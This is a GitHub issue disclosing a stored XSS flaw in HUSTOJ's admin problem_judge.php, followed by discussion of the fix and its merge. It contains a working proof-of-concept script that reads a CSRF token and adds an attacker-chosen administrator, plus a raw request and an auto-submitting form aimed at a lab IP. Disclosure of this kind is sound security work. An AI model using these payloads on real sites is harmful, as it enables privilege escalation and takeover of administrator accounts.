New issue

Jump to bottom

XSS Vulnerability in /admin/problem_judge.php #866

Closed **rolemee** opened this issue on Sep 29 · 6 comments · Fixed by #868

rolemee commented on Sep 29

描述问题
XSS Vulnerability exists in

hustoj/trunk/web/admin/problem_judge.php
Line 138 in 417173d

```
138         echo $row['input_text']."\n";
```

如何复现
Steps to reproduce the behavior:

1. POST text with xss script to submit.php
   for example:

```
id=-1000&language=1&source=asdasdasdasdasd&input_text=<script src="/template/bs3/jquery.min.js"></scr
    re=/name="postkey" value="([\w]%2B?)"/g;
    $.post("/admin/privilege_add.php",{"postkey":re.exec(data)[1],"user_id":"username","rightstr":"ad
                                ,"do":"do","do":"do","csrf":"tV8EG8W5AsFY0JCKoBStoHC2v30NrDe5"}).do
})
</script>
```

Then you can get a sid.

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,image/apng,*/*;q=0.8,application/s
igned-exchange;v=b3;q=0.9
Referer:
http://192.168.0.25:8080/submitpage.php?id=1000
Accept-Encoding: gzip, deflate
Accept-Language: zh,zh-CN;q=0.9,en;q=0.8
Cookie: connect.sid=
s%3AfF_Mr6Hz-m4BS2j4qD500QqMhm6LPi1_.9vc4wDBQV0KdnXIT1z
j%2F0g80jr%2Fhk7qL36H41QcQj0Y; loginstate=false;
indent_type=space; space_units=4; keymap=sublime;
PHPSESSID=6qlg83k2v24lckmdap7ooce9t1; lastlang=1
Connection: close

id=-1000&language=1&source=asdasdasdasdasd&input_text=
<script
src="/template/bs3/jquery.min.js"></script><script>$.ge
t("/admin/privilege_add.php").done(function(data){
    re=/name="postkey" value="([\w]%2B?)"/g;

$.post("/admin/privilege_add.php",{"postkey":re.exec(da
ta)[1],"user_id":"richar4","rightstr":"administrator","
valuestr":"true"

,"do":"do","do":"do","csrf":"tV8EGSW5AsFY0JCKoBStoHC2v3
ONrDe5"}).done(function (data) {console.log(data);
alert("success add an administrator")})
})
</script>
```


```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 29 Sep 2022 06:10:18 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: lastlang=1; expires=Mon, 03-Oct-2022
10:10:18 GMT; Max-Age=360000
Content-Length: 75

<script>
  window.parent.setTimeout("fresh_result('1018')",1000)
  ;
</script>
```

2. Send malicious links to administrators
   example:

```
<body>
<script type="text/javascript">
    function post(URL, PARAMS) {
    var temp = document.createElement("form");
    temp.action = URL;
    temp.method = "post";
    temp.style.display = "none";
    for (var x in PARAMS) {
        var opt = document.createElement("textarea");
        opt.name = x;
        opt.value = PARAMS[x];
        temp.appendChild(opt);
    }
    document.body.appendChild(temp);
    temp.submit();
    return temp;
}
post("http://192.168.0.25:8080/admin/problem_judge.php",{"sid":"1018","pid":"1000","result":"4","time

</script>
</body>
```



zhblue commented on Sep 29 — Owner

thank you very much for reporting this
will this patch work around ?
`c15d370`

rolemee commented on Sep 29 — Author

Although repairing in this way can prevent xss, it will cause some business problems. I recommend repairing like #867

zhblue commented on Sep 29 — Owner

no , this will not cause business problems , because these input should be treat as TEXT from the beginning . only the HTTP_JUDGER will use it as a API port for downloading TEXT input for once only test running.

zhblue commented on Sep 29 — Owner

Still, it's a marvelous work you've done !
Thank you very much for helping !

rolemee commented on Sep 29 Author

I made a mistake, this change can defend xss。

rolemee commented on Sep 30 • edited Author

@zhblue
However, other files will also have xss vulnerabilities.
For example:

hustoj/trunk/web/swadmin/problem_judge.php
Lines 106 to 113 in ec618ac

```
106     }else if(isset($_POST['getsolution'])){
107
108             $sid=intval($_POST['sid']);
109             $sql="SELECT source FROM source_code WHERE solution_id=? ";
110             $result=pdo_query($sql,$sid);
111             if ( $row=$result[0]){
112                     echo $row['source']."\n";
113             }
```

hustoj/trunk/web/swadmin/problem_judge.php
Lines 115 to 123 in ec618ac

```
115
116     }else if(isset($_POST['getcustominput'])){
117
118             $sid=intval($_POST['sid']);
119             $sql="SELECT input_text FROM custominput WHERE solution_id=? ";
120             $result=pdo_query($sql,$sid);
121             if ( $row=$result[0]){
122                     echo $row['input_text']."\n";
123             }
```

 **rolemee** mentioned this issue on Sep 30

Update problem_judge.php #868

Merged

 **zhblue** closed this as completed in #868 on Sep 30

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

Successfully merging a pull request may close this issue.

Update problem_judge.php
rolemee/hustoj

2 participants